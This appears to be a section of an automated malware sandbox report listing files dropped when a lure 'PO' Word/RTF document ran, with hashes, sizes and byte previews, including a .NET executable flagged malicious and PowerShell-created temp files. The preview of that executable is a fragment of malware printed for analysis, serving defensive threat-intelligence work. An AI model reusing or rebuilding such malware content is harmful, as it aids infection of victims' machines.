...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe	
Process:	C:\Users\user\AppData\Roaming\putty.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	144168
Entropy (8bit):	5.669635797936692
Encrypted:	false

C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe

SSDEEP:	1536:Xyw+Fl90LoD0ZCAz15f22kDM7bOjaH4ZinJ0iQjx:XyhFDhD0gOqQQjx
MD5:	F72277EEBAF6B7E2891B7BA24188EBDA
SHA1:	4E50012A8102409F570EE4B36785D7BAA5DCA364
SHA-256:	9B907AE3D2D9F776C068A4B2371D1BFC04E0ED359FC68B8863660301C5A644B9
SHA-512:	D10AB16ECF5035E9BA5C7373B9E9F5E26B01C9669318DC9EF558224F63237C9EF0FE32263C0C1F7A848EF4FC68AA3F91E8D0FADB2C3A93A14A5F1CD0D45DA6D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....''...0..L.....k.. .....@.. .....k.. ..`.....xk..S.....(....`..... ....H.....text....K... ...L..... ..`.rsrc.....N.....@..@.reloc.....` .....@..B.....k.....H.....@..\+.....*".(.....*B.(.....(.....*>..r,..p.o/....*".(0....*Vs....(1...t.....*..0.....r...p.....%.r...p.%.r...p.%.r...p.%.r...p.(....r!..po.....r#..p(.....+.....,.....(.....r'..p(.....,.....(.....r+..p(.....,.....(.....+...*.0.....~.....(....t.....+.....r/..p.....%.r...p.%.r...p.%.r...p.%.r...p.%.r...p.%.r...p.%.r...p.%..r...p.%..r...p.%..r...p.%..r...p.%

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Customer-unionroadwaysltd-8754-PO.doc__.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Aug 26 14:08:15 2020, atime=Wed Jun 16 18:04:32 2021, length=1323327, window=hide
Category:	dropped
Size (bytes):	2318
Entropy (8bit):	4.584696048613179
Encrypted:	false
SSDEEP:	48:8n/XT0jFxRUFVmmeFsWQh2n/XT0jFxRUFVmmeFsWQ/:8n/XojFbUFReFsWQh2n/XojFbUFReFsl
MD5:	9859E988E96BADD951F19434EF90B1D0
SHA1:	EB07AD59D253AC6022E066C0462FBE3F7F1C9E48
SHA-256:	0169D13C86E01F73E8D35DCA0BD6FF3936EF0BFB20B02E5849F25484686F7C32
SHA-512:	376ACC7AF9057B7FB266D4E06D889C9A617538F0590B69D92D3A5A99B3EB1FDF859077ED4B65F61A47C67E80350BA970479CC99CE174C9ADDDFB61D58D4B63E
Malicious:	false
Preview:	L.....F.... .....{.....{..=\.p.b..?1.....P.O. ..i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.?1...R.. .CUSTOM~1.RTF.....Q.y.Q.y*...8.....C.u.s.t.o.m.e.r.-.u.n.i.o.n.r.o.a.d.w.a.y.s.l.t.d.-.8.7.5.4.-.P.O...d.o.c._.-_...r.t.f.....-...8...[.....?J.....C:\Users\..#.....\\887849\Users.user\Desktop\Customer-unionroadwaysltd-8754-PO.doc__.rtf.B.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.u.s.t.o.m.e.r.-.u.n.i.o.n.r.o.a.d.w.a.y.s.l.t.d.-.8.7.5.4.-.P.O...d.o.c._.-_...r.t.f.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	157
Entropy (8bit):	4.93300910894447
Encrypted:	false
SSDEEP:	3:HtYsaaSh1qj66drFo+DRKsaaSh1qj66drFomxWtYsaaSh1qj66drFov:HtFQhr63TLQhr63eFQhr63y
MD5:	C2CC76BCA8B24E76AA39BB3AC6AD7F06
SHA1:	71A89FAF9DC694A1539D41CE3711A99D82953DDB
SHA-256:	EF9599F76C5DA491C4132A8F3AF445EDBF6A235107E8DB14719126188C457955
SHA-512:	CBBD6D67137BE17D44D8537A44CF16C6F859628E30AE8C38C119E871AF863E5CC0AB85212B5D01E8472C3D8F7400CC60173536430C60C5CD1137E724BAE201E
Malicious:	false
Preview:	[misc]..Customer-unionroadwaysltd-8754-PO.doc__.LNK=0..Customer-unionroadwaysltd-8754-PO.doc__.LNK=0..[misc]..Customer-unionroadwaysltd-8754-PO.doc__.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVysAiJNGlzgYGwg32LbO/ln:vdsCkWthASq+l
MD5:	4CDEC46BF4C5E1435E277CB4821D6306
SHA1:	506F3E77835A2AE504189833D4EF30799A0ACE45
SHA-256:	39A3F2156450758ACBBCB3D8E9461BB4CDD93F41A3EC3A4013F4EB8D2A906537
SHA-512:	7039ED1E181A8368526A65F6F0D2F70E5BCEBD37BB3BFD8E270BB305F405DB0D843B1CAF6E4E05F6CF1D203A8AA326A1316CDDDD085DD59DB15A82A26E6FA75

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\0GRY02Z23PFQIE0RTMWR.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUVaIu:cyEoEz8yQHnor2zgUwZqOTIu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BF DC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\0QK4TR8N1W07LOKWR9XC.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUVaIu:cyEoEz8yQHnor2zgUwZqOTIu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BF DC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\1DH2GSWOM6DY7E4OBOTQ.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\1DH2GSWOM6DY7E4OBOTQ.temp	
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUVaIu:cyEoEz8yQHnor2zgUwZqOTIu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\2LEBW47ZOWFLR8R4EIZW.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUVaIu:cyEoEz8yQHnor2zgUwZqOTIu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\3H1367L1BDS7CTFGY5QN.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUVaIu:cyEoEz8yQHnor2zgUwZqOTIu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\4CI4KFVKZ4NIIGS67BYA.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUVaIu:cyEoEz8yQHnor2zgUwZqOTIu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\4CI4KFVKZ4NIIGS67BYA.temp	
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\4P5DG6JLEIAKTTN7AFAM.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUValu:cyEoEz8yQHnor2zgUwZqOTlu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\7B3GSZ6GYLYURCXR4C11.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUValu:cyEoEz8yQHnor2zgUwZqOTlu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\8XFR1BD6SCYFQV1RQB28.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUValu:cyEoEz8yQHnor2zgUwZqOTlu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\AVDRYM8FRBAWHHXBOBP2.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUValu:cyEoEz8yQHnor2zgUwZqOTlu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\EEKQG9XN76H4OCBFUCNX.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5887472798643487
Encrypted:	false
SSDEEP:	96:chQCsMq9qvsqvJCwoEz8hQCsMq9qvsEHyqvJCwor2zg1KrUHTZqO1lUValu:cyEoEz8yQHnor2zgUwZqOTlu
MD5:	BFAA30A5C37B55038690E734321B6D44
SHA1:	39976435A57FE27E4555B88A074D0E0FEE19DFEA
SHA-256:	C8895A9E844485AAB1D21732EA89D4894E4EC885AB2DD4EAA3FA0FF8B636A0A4
SHA-512:	029F1B6F40FB3355B213AC85B5B1C98B364D7CBBF18FF5078D2EBF1EFE92C10E7BA0072E033BBB17A97C925158E3D7F930CB832095499678BE9FECEAEC43BFDC
Malicious:	false
